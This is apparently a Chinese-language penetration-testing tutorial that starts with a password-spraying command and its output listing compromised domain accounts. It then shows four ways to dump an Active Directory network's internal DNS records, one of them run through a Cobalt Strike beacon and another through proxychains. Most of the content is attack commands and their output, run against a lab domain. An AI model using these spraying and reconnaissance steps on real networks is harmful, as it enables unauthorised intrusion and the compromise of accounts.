命令： C:\PS> Invoke-DomainPasswordSpray -Domain 域名 -Password w!23456 -OutFile sprayed-creds.txt

输出：

```
[*] Current domain is compatible with Fine-Grained Password Policy.
[*] Now creating a list of users to spray...
[*] There appears to be no lockout policy.
[*] Removing disabled users from list.
[*] There are 6 total users found.
[*] Removing users within 1 attempt of locking out from list.
[*] Created a userlist containing 6 users gathered from the current user's domai
[*] Password spraying has begun. Current time is 18:45
[*] This might take a while depending on the total number of users
1 of 6 users tested2 of 6 users tested3 of 6 users tested[*] SUCCESS! User:testF
4 of 6 users tested[*] SUCCESS! User:webManager Password:w!23456
5 of 6 users tested[*] SUCCESS! User:dba Password:w!23456
6 of 6 users tested[*] Password spraying is complete
[*] Any passwords that were successfully sprayed have been output to sprayed-cre
```

枚举的结果：

```
C:\PS > type .\sprayed-creds.txt
testPass:w!23456
webManager:w!23456
dba:w!23456
```

不同环境下域dns记录信息收集方法

导出dns信息的必要性

在内网渗透过程中，内网信息收集是内网横向的关键，无论是已有部分内网权限的情况或是在内网渗透初期，快速了解目标环境架构，对靶向目标精准快速"打击"十分重要。

对于域环境的内网渗透，域内都会有内部dns服务器，内网dns信息不仅包含了域内个人机信息，更关键的是包含了域内所有注册过的服务器信息(web、数据库、业务服务)，对于寻找目标有较大帮助。

大多数情况下，内网web服务器直接使用ip地址访问会返回默认页面(如iis默认页面、apache默认页面)，如下图所示，这是因为大多数web服务器配置了虚拟目录，如下图3、4，不同目录对应不同的域名，访问不同域名跳转到不同的页面，内网web服务器很多也是同样的情况，内网域名类似xxserver.mydomain.local。




图1 Iis8.5默认页面




图2 Apache默认页面




图3 Iis配置虚拟目录

```
<VirtualHost *:80>
    ServerAdmin test1@qq.com
    DocumentRoot "/xampp/htdocs/test1"
    ServerName  www.test1.com
    ServerAlias www.test1.com
    ErrorLog "logs/dummy-host.example.com-error.log"
    CustomLog "logs/dummy-host.example.com-access.log" common
</VirtualHost>

<VirtualHost *:80>
    ServerAdmin test11@qq.com
    DocumentRoot "/xampp/htdocs/test11"
    ServerName www.test11.com
    ErrorLog "logs/www.test11.com-error.log"
    CustomLog "logs/www.test11.com-access.log" common
</VirtualHost>

<VirtualHost *:80>
    ServerAdmin test12@qq.com
    DocumentRoot "/xampp/htdocs/test12"
    ServerName www.test12.top
    ErrorLog "logs/www.test12.cn-error.log"
    CustomLog "logs/www.test12.cn-access.log" common
</VirtualHost>
```


图4 Apache配置虚拟目录

Dns信息查询方法

方法一 DNS Manager

所需条件:需域控或域内dns服务器权限

DNS Manager是域控或dns服务器默认安装的程序，是windows域名管理工具，如下图。右键可导出dns列表信息。



方法二 Dnscmd

所需条件:需域控或域内dns服务器权限

Dnscmd(https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/cc772069(v=ws.11)?redirectedfrom=MSDN)是微软windows命令行dns管理工具。

大部分服务器没有默认安装dnscmd，所有执行之后会出现以下情况。

```
C:\Users\Administrator>dnscmd . /enumzones
'dnscmd' 不是內部或外部命令、可執行的程式或批次檔。
```

为此需要安装dnscmd命令，以win2008(win7、win2008 R2均可)为例，复制dnscmd.exe至C:WindowsSystem32目录，复制dnscmd.exe.mui至C:WindowsSystem32en-US目录。

如下图dnscmd可正常执行。

```
C:\Users\Administrator>dnscmd

Usage: DnsCmd <ServerName> <Command> [<Command Parameters>]

<ServerName>:
  IP address or host name    -- remote or local DNS server
  .                          -- DNS server on local machine
<Command>:
  /Info                      -- Get server information
  /Config                    -- Reset server or zone configuration
  /EnumZones                 -- Enumerate zones
  /Statistics                -- Query/clear server statistics data
  /ClearCache                -- Clear DNS server cache
  /WriteBackFiles            -- Write back all zone or root-hint datafile(s)
  /StartScavenging           -- Initiates server scavenging
  /IpValidate                -- Validate remote DNS servers
  /ResetListenAddresses      -- Set server IP address(es) to serve DNS requests
  /ResetForwarders           -- Set DNS servers to forward recursive queries to
  /ZoneInfo                  -- View zone information
  /ZoneAdd                   -- Create a new zone on the DNS server
  /ZoneDelete                -- Delete a zone from DNS server or DS
  /ZonePause                 -- Pause a zone
  /ZoneResume                -- Resume a zone
  /ZoneReload                -- Reload zone from its database (file or DS)
  /ZoneWriteBack             -- Write back zone to file
  /ZoneRefresh               -- Force refresh of secondary zone from master
```

Dnscmd常用命令

1.列举dns服务器区域

```
C:\Users\Administrator\Desktop>dnscmd . /enumzones

枚举的区域列表:
        区域计数 = 4

 区域名称                    类型        存储          属性

 .                           Cache       AD-Domain
 _msdcs.rootkit.org          Primary     AD-Forest      Secure
 rootkit.org                 Primary     AD-Domain      Secure
 TrustAnchors                Primary     AD-Forest

命令成功完成。
```

2. 列举当前dns服务器指定区域详细信息。

```
C:\Users\Administrator\Desktop>dnscmd . /zoneinfo rootkit.org

区域查询结果:

区域信息:
    指针                    = 0000007C97F9FAB0
    区域名称                = rootkit.org
    区域类型                = 1
    关闭                    = 0
    暂停                    = 0
    更新                    = 2
    集成 DS                 = 1
    只读区域                = 0
    在 DS 加载队列中        = 0
    当前 DS 加载            = 0
    数据文件                = (null)
    使用 WINS               = 0
    使用 Nbstat             = 0
    老化                    = 0
      刷新间隔              = 168
      不刷新                = 168
      可以清理              = 0
    区域主机            空 IP 数组。
    区域辅助信息        空 IP 数组。
    安全时间              = 3
    目录分区                = AD-Domain      标志 00000015
    区域 DN                 = DC=rootkit.org,cn=MicrosoftDNS,DC=DomainDnsZones
,DC=rootkit,DC=org
命令成功完成。
```

3. 列举当前dns服务器，rootkit.org区域的所有记录

```
C:\Users\Administrator\Desktop>dnscmd . /zoneprint rootkit.org
;
;  区域:     rootkit.org
;  服务器:   OWA2013.rootkit.org
;  时间:     Tue Oct 22 08:03:44 2019 UTC
;
@ [老化:3671166] 600 A  192.168.229.186
                 [老化:3671143] 600 A   192.168.3.144
                 3600 NS        owa2013.rootkit.org.
                 3600 SOA       owa2013.rootkit.org. hostmaster.rootkit.org. 229
 900 600 86400 3600
_msdcs 3600 NS  owa2013.rootkit.org.

_gc._tcp.Default-First-Site-Name._sites [老化:3671143] 600 SRV  0 100 3268 owa20
13.rootkit.org.

_kerberos._tcp.Default-First-Site-Name._sites [老化:3671143] 600 SRV    0 100 88
 owa2013.rootkit.org.

_ldap._tcp.Default-First-Site-Name._sites [老化:3671143] 600 SRV        0 100 38
9 owa2013.rootkit.org.

_gc._tcp [老化:3671143] 600 SRV 0 100 3268 owa2013.rootkit.org.

_kerberos._tcp [老化:3671143] 600 SRV   0 100 88 owa2013.rootkit.org.

_kpasswd._tcp [老化:3671143] 600 SRV    0 100 464 owa2013.rootkit.org.

_ldap._tcp [老化:3671143] 600 SRV       0 100 389 owa2013.rootkit.org.

_kerberos._udp [老化:3671143] 600 SRV   0 100 88 owa2013.rootkit.org.

_kpasswd._udp [老化:3671143] 600 SRV    0 100 464 owa2013.rootkit.org.
DomainDnsZones [老化:3671166] 600 A     192.168.229.186
               [老化:3671143] 600 A     192.168.3.144

_ldap._tcp.Default-First-Site-Name._sites.DomainDnsZones [老化:3671143] 600 SRV
0 100 389 owa2013.rootkit.org.

_ldap._tcp.DomainDnsZones [老化:3671143] 600 SRV        0 100 389 owa2013.rootki
t.org.
ForestDnsZones [老化:3671166] 600 A     192.168.229.186
               [老化:3671143] 600 A     192.168.3.144

_ldap._tcp.Default-First-Site-Name._sites.ForestDnsZones [老化:3671143] 600 SRV
0 100 389 owa2013.rootkit.org.

_ldap._tcp.ForestDnsZones [老化:3671143] 600 SRV        0 100 389 owa2013.rootki
t.org.

owa2013 3600 A  192.168.229.186
               3600 A 192.168.3.144

PC-jerry-Kit [老化:3667593] 1200 A      192.168.3.75

PC-micle-Kit [老化:3667593] 1200 A      192.168.3.76

pc-torndo-Kit [老化:3667593] 1200 A     192.168.3.77

Srv-Web-Kit [老化:3671145] 1200 A       192.168.3.73
```

4. 在当前dns服务器列举rootkit.org区域相同名称(官方解释为枚举同一名称的记录)的dns记录。

```
C:\Users\Administrator\Desktop>Dnscmd . /EnumRecords rootkit.org .
返回的记录:
@                [老化:3671166] 600 A    192.168.229.186
                 [老化:3671143] 600 A    192.168.3.144
                 3600 NS        owa2013.rootkit.org.
                 3600 SOA       owa2013.rootkit.org. hostmaster.rootkit.org. 229
 900 600 86400 3600
owa2013          3600 A 192.168.229.186
                 3600 A 192.168.3.144
PC-jerry-Kit             [老化:3667593] 1200 A   192.168.3.75
PC-nicle-Kit             [老化:3667593] 1200 A   192.168.3.76
pc-torndo-Kit            [老化:3667593] 1200 A   192.168.3.77
Srv-Web-Kit              [老化:3671145] 1200 A   192.168.3.73

命令成功完成。
```

方法三 使用Powershell进行dns信息查询

Powershell dnsserver是微软升级代替dnscmd的模块。

通过powershell Get-Command -Module DnsServer，如下图

```
C:\Users\Administrator\Desktop>powershell Get-Command -Module DnsServer


CommandType     Name                                               ModuleName
-----------     ----                                               ----------
Alias           Export-DnsServerTrustAnchor                        DnsServer
Function        Add-DnsServerConditionalForwarderZone              DnsServer
Function        Add-DnsServerDirectoryPartition                    DnsServer
Function        Add-DnsServerForwarder                             DnsServer
Function        Add-DnsServerPrimaryZone                           DnsServer
Function        Add-DnsServerResourceRecord                        DnsServer
Function        Add-DnsServerResourceRecordA                       DnsServer
Function        Add-DnsServerResourceRecordAAAA                    DnsServer
Function        Add-DnsServerResourceRecordCName                   DnsServer
Function        Add-DnsServerResourceRecordDnsKey                  DnsServer
Function        Add-DnsServerResourceRecordDS                      DnsServer
Function        Add-DnsServerResourceRecordMX                      DnsServer
Function        Add-DnsServerResourceRecordPtr                     DnsServer
Function        Add-DnsServerRootHint                              DnsServer
Function        Add-DnsServerSecondaryZone                         DnsServer
Function        Add-DnsServerSigningKey                            DnsServer
Function        Add-DnsServerStubZone                              DnsServer
Function        Add-DnsServerTrustAnchor                           DnsServer
Function        Add-DnsServerZoneDelegation                        DnsServer
Function        Clear-DnsServerCache                               DnsServer
Function        Clear-DnsServerStatistics                          DnsServer
Function        ConvertTo-DnsServerPrimaryZone                     DnsServer
Function        ConvertTo-DnsServerSecondaryZone                   DnsServer
Function        Disable-DnsServerSigningKeyRollover                DnsServer
Function        Enable-DnsServerSigningKeyRollover                 DnsServer
Function        Export-DnsServerDnsSecPublicKey                    DnsServer
Function        Export-DnsServerZone                               DnsServer
Function        Get-DnsServer                                      DnsServer
Function        Get-DnsServerCache                                 DnsServer
Function        Get-DnsServerDiagnostics                           DnsServer
Function        Get-DnsServerDirectoryPartition                    DnsServer
微软拼音简捷 半  :et-DnsServerDnsSecZoneSetting                      DnsServer
```

Windows 2008和windows 2012默认都是没有安装此模块的，通过以下命令安装。

powershell Import-Module Servermanager


powershell Add-WindowsFeature 'DNS'

如下图，已安装完毕



查询当前dns服务器存在的区域

Powershell Get-DnsServerZone



ZoneName	ZoneType	IsAutoCreated	IsDsIntegrated	IsReverseLookupZone	IsSigned
_msdcs.rootkit.org	Primary	False	True	False	False
0.in-addr.arpa	Primary	True	False	True	False
127.in-addr.arpa	Primary	True	False	True	False
255.in-addr.arpa	Primary	True	False	True	False
rootkit.org	Primary	False	True	False	False
TrustAnchors	Primary	False	True	False	False

从当前dns服务器查询指定区域dns详细信息

Powershell Get-DnsServerResourceRecord rootkit.org

```
Event Log X   Sites X   Beacon 192.168.229.192@3728 X   Beacon 192.168.229.186@6744 X

.Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" RefId="0"><TN RefId="0"><T>
.Obj><I64>1</I64><PR N="Record"><AV>Get-DnsServerZone</AV><AI>560588197</AI><Nil /><PI>-1</PI><PC>100</PC><T>Completed</T><SR
sourceId">1</I64><PR N="Record"><AV>Get-DnsServerZone</AV>
beacon> powershell Get-DnsServerResourceRecord rootkit.org
[*] Tasked beacon to run: Get-DnsServerResourceRecord rootkit.org
[+] host called home, sent: 167 bytes
[+] received output

HostName                  RecordType Timestamp             TimeToLive   RecordData
--------                  ---------- ---------             ----------   ----------
@                         A          2019/10/23 10:00:00   00:10:00     192.168.229.186
@                         A          2019/10/21 15:00:00   00:10:00     192.168.3.144
@                         NS         0                     01:00:00     owa2013.rootkit.org.
@                         SOA        0                     01:00:00     [284][owa2013.rootkit.org.][hostmaster.roo...
@                         NS         0                     01:00:00     owa2013.rootkit.org.
_msdcs
_gc._tcp.Default-First... SRV        2019/10/21 15:00:00   00:10:00     [0][100][3268][owa2013.rootkit.org.]
_kerberos._tcp.Default... SRV        2019/10/21 15:00:00   00:10:00     [0][100][88][owa2013.rootkit.org.]
_ldap._tcp.Default-Fir... SRV        2019/10/21 15:00:00   00:10:00     [0][100][389][owa2013.rootkit.org.]
_gc._tcp                  SRV        2019/10/21 15:00:00   00:10:00     [0][100][3268][owa2013.rootkit.org.]
_kerberos._tcp            SRV        2019/10/21 15:00:00   00:10:00     [0][100][88][owa2013.rootkit.org.]
_kpasswd._tcp             SRV        2019/10/21 15:00:00   00:10:00     [0][100][464][owa2013.rootkit.org.]
_ldap._tcp                SRV        2019/10/21 15:00:00   00:10:00     [0][100][389][owa2013.rootkit.org.]
_kerberos._udp            SRV        2019/10/21 15:00:00   00:10:00     [0][100][88][owa2013.rootkit.org.]
_kpasswd._udp             SRV        2019/10/21 15:00:00   00:10:00     [0][100][464][owa2013.rootkit.org.]
DomainDnsZones            A          2019/10/23 10:00:00   00:10:00     192.168.229.186
DomainDnsZones            A          2019/10/21 15:00:00   00:10:00     192.168.3.144
_ldap._tcp.Default-Fir... SRV        2019/10/21 15:00:00   00:10:00     [0][100][389][owa2013.rootkit.org.]
_ldap._tcp.DomainDnsZones SRV        2019/10/21 15:00:00   00:10:00     [0][100][389][owa2013.rootkit.org.]
ForestDnsZones            A          2019/10/23 10:00:00   00:10:00     192.168.229.186
ForestDnsZones            A          2019/10/21 15:00:00   00:10:00     192.168.3.144
_ldap._tcp.Default-Fir... SRV        2019/10/21 15:00:00   00:10:00     [0][100][389][owa2013.rootkit.org.]
_ldap._tcp.ForestDnsZones SRV        2019/10/21 15:00:00   00:10:00     [0][100][389][owa2013.rootkit.org.]
owa2013                   A          0                     01:00:00     192.168.3.144
owa2013                   A          0                     01:00:00     192.168.229.186
PC-jerry-Kit              A          2019/5/26 17:00:00    00:20:00     192.168.3.75
PC-micle-Kit              A          2019/5/26 17:00:00    00:20:00     192.168.3.76
pc-torndo-Kit             A          2019/5/26 17:00:00    00:20:00     192.168.3.77
srv-web-Kit               A          2019/10/21 17:00:00   00:20:00     192.168.3.73
#< CLIXML
```

使用完毕后，记得删除模块，命令如下

powershell remove-WindowsFeature 'DNS'

执行删除命令后需要服务器重启，模块才能完全删除。

```
C:\Users\Administrator>powershell remove-WindowsFeature 'DNS'

Success Restart Needed Exit Code      Feature Result
------- -------------- ---------      --------------
True    Yes            SuccessRest... {DNS 服务器}
警告: 必须重新启动此服务器才能完成删除过程。
```

方法四 adidnsdump

需要条件：任意域用户账号。

Adidnsdump(https://github.com/dirkjanm/adidnsdump)该工具是python脚本编写，作者是在测试LLMNR欺骗实验时候，发现域内任意普通用户可以执行常规的dns查询、新建dns记录，可查询域中dns区域所有记录。

Adidnsdump可在windows、linux环境下使用，并且通信流量可以通过socks代理传输。

在真实渗透测试环境中，通常内网域环境windows机器较多，具有python环境的主机较少，Adidnsdump经常是在socks代理环境下使用的。

常用命令如下

查询dns区域

Python dnsdump.py --print-zone -u domain\user -v dc-ip

```
root@kali:~/Desktop/tools/adidnsdump-1.1.0/adidnsdump# python dnsdump.py  --print-zone -u rootkit\\alee -v  192.168.3.144
Password:
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
DC=_msdcs.rootkit.org,CN=MicrosoftDNS,DC=ForestDnsZones,DC=rootkit,DC=org
[-] Found 1 domain DNS zones:
    _msdcs.rootkit.org
DC=_msdcs.rootkit.org,CN=MicrosoftDNS,DC=ForestDnsZones,DC=rootkit,DC=org
[-] Found 1 forest DNS zones:
    _msdcs.rootkit.org
DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=rootkit,DC=org
[-] Found 1 legacy DNS zones:
    RootDNSServers
```

查询dns详细内容

Python dnsdump.py -r -u domain\user dc-ip

```
root@kali:~/Desktop/tools/adidnsdump-1.1.0/adidnsdump# python dnsdump.py  -r -u rootkit\\alee  192.168.3.144
Password:
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Querying zone for records
[+] Found 12 records
```

查询结果在当前目录records.csv中查看，如下图。

```
root@kali:~/Desktop/tools/adidnsdump-1.1.0/adidnsdump# ls
dnsdump.py  __init__.py  records.csv
root@kali:~/Desktop/tools/adidnsdump-1.1.0/adidnsdump# cat records.csv
type,name,ip
A,Srv-Web-Kit,192.168.3.73
A,pc-torndo-Kit,192.168.3.77
A,PC-micle-Kit,192.168.3.76
A,PC-jerry-Kit,192.168.3.75
A,owa2013,192.168.3.144
A,owa2013,192.168.229.186
A,ForestDnsZones,192.168.229.186
A,ForestDnsZones,192.168.3.144
A,DomainDnsZones,192.168.229.186
A,DomainDnsZones,192.168.3.144
A,@,192.168.229.186
A,@,192.168.3.144
```

查询dns详细内容，并打印查询过程

Python dnsdump.py -r -u domain\user dc-ip

```
:~/Desktop/tools/adidnsdump-1.1.0/adidnsdump# python dnsdump.py -r -u
rootkit\\alee -v 192.168.3.144
Password:
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Querying zone for records
[+] Found record Srv-Web-Kit
[+] Found record pc-torndo-Kit
[+] Found record PC-micle-Kit
[+] Found record PC-jerry-Kit
[+] Found record owa2013
[+] Found record ForestDnsZones
[+] Found record DomainDnsZones
[+] Found record _msdcs
[+] Found record _ldap._tcp.ForestDnsZones
[+] Found record _ldap._tcp.DomainDnsZones
[+] Found record _ldap._tcp.Default-First-Site-Name._sites.ForestDnsZones
[+] Found record _ldap._tcp.Default-First-Site-Name._sites.DomainDnsZones
[+] Found record _ldap._tcp.Default-First-Site-Name._sites
[+] Found record _ldap._tcp
[+] Found record _kpasswd._udp
[+] Found record _kpasswd._tcp
[+] Found record _kerberos._udp
[+] Found record _kerberos._tcp.Default-First-Site-Name._sites
[+] Found record _kerberos._tcp
[+] Found record _gc._tcp.Default-First-Site-Name._sites
[+] Found record _gc._tcp
[+] Found record @
[+] Found 12 records
```

在socks代理下进行查询dns详细内容

Proxychains Python dnsdump.py -r -u domain\user -v --dns-tcp dc-ip

```
root@kali:~/Desktop/tools/adidnsdump-1.1.0/adidnsdump# proxychains python dnsdump.py -r -u rootkit\\alee -v --dns-tcp 192.168.3.144
ProxyChains-3.1 (http://proxychains.sf.net)
Password:
[-] Connecting to host...
[-] Binding to ho
|S-chain|-<>-4          9:8000-<><>-192.168.3.144:389-<><>-OK
[+] Bind OK
[-] Querying zone for records
[+] Found record Srv-Web-Kit
[+] Found record pc-torndo-Kit
[+] Found record PC-micle-Kit
[+] Found record PC-jerry-Kit
[+] Found record owa2013
[+] Found record ForestDnsZones
[+] Found record DomainDnsZones
[+] Found record _msdcs
[+] Found record _ldap._tcp.ForestDnsZones
[+] Found record _ldap._tcp.DomainDnsZones
[+] Found record _ldap._tcp.Default-First-Site-Name._sites.ForestDnsZones
